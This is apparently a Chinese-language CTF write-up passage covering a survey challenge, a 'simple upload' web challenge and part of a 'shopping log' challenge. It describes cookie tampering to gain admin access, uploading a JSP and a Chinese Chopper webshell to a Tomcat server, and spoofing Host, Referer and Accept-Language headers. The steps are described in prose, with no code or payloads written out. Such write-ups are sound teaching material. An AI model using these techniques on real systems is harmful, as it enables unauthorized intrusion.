吐槽：入口不明显入口不明显入口不明显。改成“这是道审计题？”会好一点？


## misc5问卷调查

做调查题拿flag


为了写wp专程回去重新做调查卷，然后再吐槽一遍。

## web1 simple upload

随便打帐号密码登录，发现返回了个set cookie: admin=0





用火狐插件cookie editor改cookie。（火狐插件Modify Headers应该也行）





然后重新随便打个帐号密码登录，跳转到upload.html


上传一个像素的图片，上传成功





使用burpsuite重放





修改后缀名为php然后上传发现上传成功





那就传个一句话





发现不解析




然后乱试一通，在404页面发现tomcat





然后传个jsp试一下。我这里往根目录传了。





发现解析了


那就传个菜刀shell呗




在根目录下找到flag





直接连菜刀也行，我只是装个x，假装自己不是脚本小子。

直接连菜刀也行，我只是装个x，假装自己不是脚本小子。

## web2 shopping log

访问http://120.132.95.234/


\<!– Site is tmvb.com –\>




改host访问。使用火狐插件Modify Headers、或者直接改hosts文件也行。

我这里直接burpsuite重放


乱改一通，把host改为www.tmvb.com，进入下一关。




有了上一关的经验改referer为www.dww.com


给了个302 la_err.html

跟进去，说\<!– Japan sales only –\>





然后该accept-language为ja，发现没什么用。把ja、jp、japan、japanese都试过了，都没什么鬼用。问了出题人是不是正则没写好？出题人说没问题。

...


后来突然发现我对着个html一通测试个啥？

回到index.php，再次访问

